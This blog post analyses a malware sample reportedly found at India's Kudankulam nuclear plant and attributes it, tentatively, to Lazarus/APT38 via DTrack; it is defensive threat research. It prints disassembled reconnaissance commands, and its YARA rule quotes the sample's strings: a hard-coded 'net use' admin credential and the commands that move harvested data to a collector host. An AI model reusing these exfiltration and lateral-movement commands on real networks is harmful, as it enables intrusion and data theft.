Is Lazarus/APT38 Targeting Critical Infrastructures ?

marcoramilli.com/2019/11/04/is-lazarus-apt38-targeting-critical-infrastructures

View all posts by marcoramilli November 4, 2019

Introduction

During the past few days a cyber attack hit Kudankulam Nuclear Power Plant: the largest nuclear power plant located in the Indian state of Tamil Nadu. The news was announced on Monday October 28 by the Indian strategic infrastructure. In a press release on arstechnica, NPCIL Associate Director A. K. Nema stated, “Identification of malware in NPCIL system is correct. The matter was conveyed by CERT-In [India’s national computer emergency response team] when it was noticed by them on September 4, 2019.”

न्युक्लिअर पॉवर कॉर्पोरेशन
ऑफ इंडिया लिमिटेड
NUCLEAR POWER
CORPORATION
OF INDIA LIMITED

ए.के. नेमा
सह निदेशक(सीपी एंड सीसी) &
अपीलीय प्राधिकारी
A.K. Nema
AD(CP&CC) &
Appellate Authority

October 30, 2019

Press Release

Identification of malware in NPCIL system is correct. The matter was conveyed by CERT-In when it was noticed by them on September 4, 2019.

The matter was immediately investigated by DAE specialists. The investigation revealed that the infected PC belonged to a user who was connected in the internet connected network used for administrative purposes. This is isolated from the critical internal network. The networks are being continuously monitored.

Investigation also confirms that the plant systems are not affected.

(A.K. Nema) 30/10/19

NPCIL Press Release

On October 28 at 2.37PM twitter user @a_tweeter_user posted a Virus Total link claiming it was the Malware employee during the KKNPP (Kudankulam Nuclear Power Plant) cyber attack. When I saw that link, I 've been so fascinated about that cyber attack, that I decided to take a closer look to such a Malware in order to better understand what it is and who could be behind such a dangerous cyber attack !

Technical Analysis

Hash	bfb39f486372a509f307cde3361795a2f9f759cbeb4cac07562dcbae-bc070364
Threat	KKNPP Targeted Attack
Brief Descrip-tion	According to @a_tweeter_user that sample was used to target KKNPP the biggest Nuclear Plant in India
Ssdeep	24576:4AzX0QVt4LjwctL0fn7J7eKj6a5VCxoq:bRccw47J7Fj99q

The analyzed file is a Windows PE seen in Virust Total on `2019-10-27` at 00:57:32. It looks like been compiled on `2019-07-29 13:36:26` for a 32 bit machine. Analyzing the sample behavior it looks like harvesting specific information on the target machine and it definitely is comparable to a well defined targeted attack. Indeed the attacker knew the victim's environment a priori. Many specific actions-and-modules have been found but we might sum up the observed behavior in few simple and consecutive actions. Once the sample is run it performs 3 main actions: (i) Importing all the required functions and prepare all the needed modules before implementing the real attack (for example logger, temporary files and static functions) (ii) find local information and (iii) copy information to a central node. The following image shows the three main functions inside the WinMain.

```
1 int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine,
2 {
3   HANDLE v4; // eax
4
5   sub_DE3080(byte_E9ECB0, 0, 260);
6   lstrcpyA(byte_E9ECB0, *(LPCSTR *)(dword_E9E0E8 + 4));
7   v4 = GetCurrentThread();
8   WaitForSingleObject(v4, 0x2710u);
9   Import_Function();
10  GetLocalInformation();
11  sub_DE33B0();
12  JUMPOUT(loc_DE38BC);
13 }
```


Main Functions

One of the most interesting function is the `sub_DE33B0` where the sample starts to collect information regarding: (i) **local IP Addresses**, (ii) **Task listing**, (iii) **information on routing and interfaces**. Everything is logged into a temporary file located in `%APPDATA%/Temp/temp/` .

```
.text:00403596        push    offset aResIp   ; "res.ip"
.text:0040359B        push    offset aIpconfigAll ; "ipconfig /all"
.text:004035A0        call    log
.text:004035A5        add     esp, 8
.text:004035A8        push    offset aTaskList ; "task.list"
.text:004035AD        push    offset aTasklist ; "tasklist"
.text:004035B2        call    log
.text:004035B7        add     esp, 8
.text:004035BA        push    offset aNetstatRes ; "netstat.res"
.text:004035BF        push    offset aNetstatNaopTcp ; "netstat -naop tcp"
.text:004035C4        call    log
.text:004035C9        add     esp, 8
.text:004035CC        push    offset aNetshRes ; "netsh.res"
.text:004035D1        push    offset aNetshInterface ; "netsh interface ip show config"
.text:004035D6        call    log
```

Network Information Harvesting

Network information is not the only thing the sample is looking for. Indeed it looks for many software assuming they are located into different system volumes such as for example: `e:\html\PowerShellCorpus\Github\` . The following image shows some of the collected files assumed to be in different volumes (C and E).




The Sample looks for software in specific system paths


It is definitely interesting to see that the attacker assumes the existence of a C and E drives. It looks like the attacker already knew what to search on the victim machine. In addition to such information the sample looks for `moz_places` file and by loading a SQLite driver it begins a querying routine to get `urls` and `rootpage` . The Malware has modification modules which could be used to modifies entry points into moz_places but I did not see any running usage on it. Then every collected information is saved into a folder tree that looks like the following one

192.168.56.2 folder holds the found information regarding harvested software on the victim machine having as IP address the one used as folder name. Everything is well organized and the output of each file is human readable and well curated as well. **It looks like the sample could be weaponized with more modules holding different behaviors**. Once the harvesting process

ends its life-cycle, the analyzed sample compresses the entire folder, places it on `PPDATA%/Temp/~77FDD3EAMT.tmp` and sends it to `10.38.1.35` known as `controller5kk`. Then it copies that file from the `C:` drive on the target machine to a more hidden directory such as: `Windows\Temp\MpLogs`, by assuming that directory is defined on the target machine. Finally it deletes the just moved file (`~77FDD3EAMT.tmp`) from the shared folder `C:\` (where it was placed before being copied). At that stage it looks like the attacker owns the destination machine (`10.38.1.35`) since acting as a central collector for every infected machine. The following image shows the code section including customized functions, address and credentials of the power implant.



The sample saves information on a hidden folder tree



Lateral Movement Crafted into Windows PE

I believe it is interesting for every analyst to read IP addresses and user credentials directly hard-coded into the sample, since if those information are correct (as you might assume once you read the press release note) It is not hard to believe that we are analyzing a sample belonging to a targeted attack, crafted for harvesting information and eventually to control victim machines. **The analyzed sample is quite modular and it can be weaponized with many capabilities for example: external communication over TLS, Command and Control and RAT, but on my runs the sample never showed such additional behaviors.**

Attribution

Attribution is always a very hard and challenging section in Malware Analyses. The analyzed sample is very close to what Kaspersky defined as DTrack in HERE. Two main strong similarities to DTrack took me to believe we are facing an initial information gathering stage powered by a customized DTrack Malware. Two of the main similarities are the following ones:

- **Initial Sample in-Memory Manipulation stage** between OE (Original Entry Point) and WinMain function.
- **String Manipulation function** looking for “CCS_”.

The following image shows the strong similarities between the string preparation function available on address 0x8BB041. On the left side the analyzed sample while on the right side a screen coming from Kaspersky analysis (published on securelist)

Similarities with DTrack

Both samples look for “CCS_” string and manipulate it in the same way. However DTrack is historically related to Lazarus / APT38 group, a threat organization also known as Hidden Cobra and attributed (by FireEye) to North-Corea state which actually is used to target -at least in the past months- financial institutions. The group has been active since at least 2009 and was reportedly responsible for the November 2014 destructive wiper attack against Sony Pictures Entertainment as part of a campaign named Operation Blockbuster by Novetta (from MITRE). APT38 is not well-known for attacking critical infrastructures, moreover DTrack is a well-known Malware distributed over ATM, in order to attack financial institutions all over the world. However the attack phase is actually aligned with Lazarus modus-operandi as reported in the FireEye document (HERE) Figure 5 page 16.

As a matter of fact, Lazarus is used to initiate a separate phase of Information Gathering before the real attack takes place. If you focus on target, it’s known that Lazarous attacks financial institution but they performed destruction attacks in the past years (such as wiping Sony Entertainment) as well as gov-based attacks (such as the Komisja Nadzoru Finansowego, or KNF attack). At that point every reader would ask: “Is it APT38 moving their targets to critical infrastructure or are we experiencing a well crafted false flag ? ” Hard to answer with scientific

precision, in my personal opinion it's going to be an open question for at least few time, but if I had to bet on, I would probably bet on Lazarus that they are adding to their attack plan more strategic targets like Nuclear Plants.

IoC

Hash:

- bfb39f486372a509f307cde3361795a2f9f759cbeb4cac07562dcbaebc070364 (**verified**)
- 3cc9d9a12f3b884582e5c4daf7d83c4a510172a836de90b87439388e3cde3682 (**not directly verified**)
- 93a01fbbdd63943c151679d037d32b1d82a55d66c6cb93c40ff63f2b770e5ca9 (**not directly verified**)
- a0664ac662802905329ec6ab3b3ae843f191e6555b707f305f8f5a0599ca3f68 (**not directly verified**)
- c5c1ca4382f397481174914b1931e851a9c61f029e6b3eb8a65c9e92ddf7aa4c (**not directly verified**)

Yara Rule

```
import "pe"

rule lazarus_dtrack {
   meta:
      description = "lazarus - dtrack on nuclear implant KKNPP"
      date = "2019-11-02"
      hash1 = "bfb39f486372a509f307cde3361795a2f9f759cbeb4cac07562dcbaebc070364"
   strings:
      $x1 = "move /y %s \\\\10.38.1.35\\C$\\Windows\\Temp\\MpLogs\\" fullword ascii
      $x2 = "Execute_%s.log" fullword ascii
      $x3 = "%s\\%s\\AppData\\Roaming\\Mozilla\\Firefox\\Profiles" fullword ascii
      $s4 = "CCS_/c ping -n 3 127.0.0.1 >NUL & echo EEEE > \"%s\"" fullword ascii
      $s5 = "%s\\%s\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\History"
fullword ascii
      $s6 = "Usage: .system COMMAND" fullword ascii
      $s7 = "Usage: .dump ?--preserve-rowids? ?--newlines? ?LIKE-PATTERN?" fullword ascii
      $s8 = "CCS_shell32.dll" fullword ascii
      $s9 = "%s:%d: expected %d columns but found %d - filling the rest with NULL"
fullword ascii
      $s10 = "%s:%d: expected %d columns but found %d - extras ignored" fullword ascii
      $s11 = "%s\\%s\\AppData\\Application Data\\Mozilla\\Firefox\\Profiles" fullword
ascii
      $s12 = "net use \\\\10.38.1.35\\C$ su.controller5kk /user:KKNPP\\administrator"
fullword ascii
      $s13 = "VALUES(0,'memo','Missing SELFTEST table - default checks only',''),
(1,'run','PRAGMA integrity_check','ok')" fullword ascii
      $s14 = "CCS_Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/54.0.2840.99 Safari/537.36" fullword ascii
      $s15 = "Usage %s sub-command ?switches...?" fullword ascii
      $s16 = "Usage: .log FILENAME" fullword ascii
      $s17 = "Content-Disposition: form-data; name=\"result\"; filename=\"%s.bmp\""
fullword ascii
      $s18 = "%z%sSELECT pti.name FROM \"%w\".sqlite_master AS sm JOIN
pragma_table_info(sm.name,%Q) AS pti WHERE sm.type='table'" fullword ascii
      $s19 = "CCS_kernel32.dll" fullword ascii
      $s20 = "CCS_Advapi32.dll" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 2000KB and
      ( pe.imphash() == "75171549224b4292974d6ee3cf397db8" or ( 1 of ($x*) or 4 of them )
)
}
```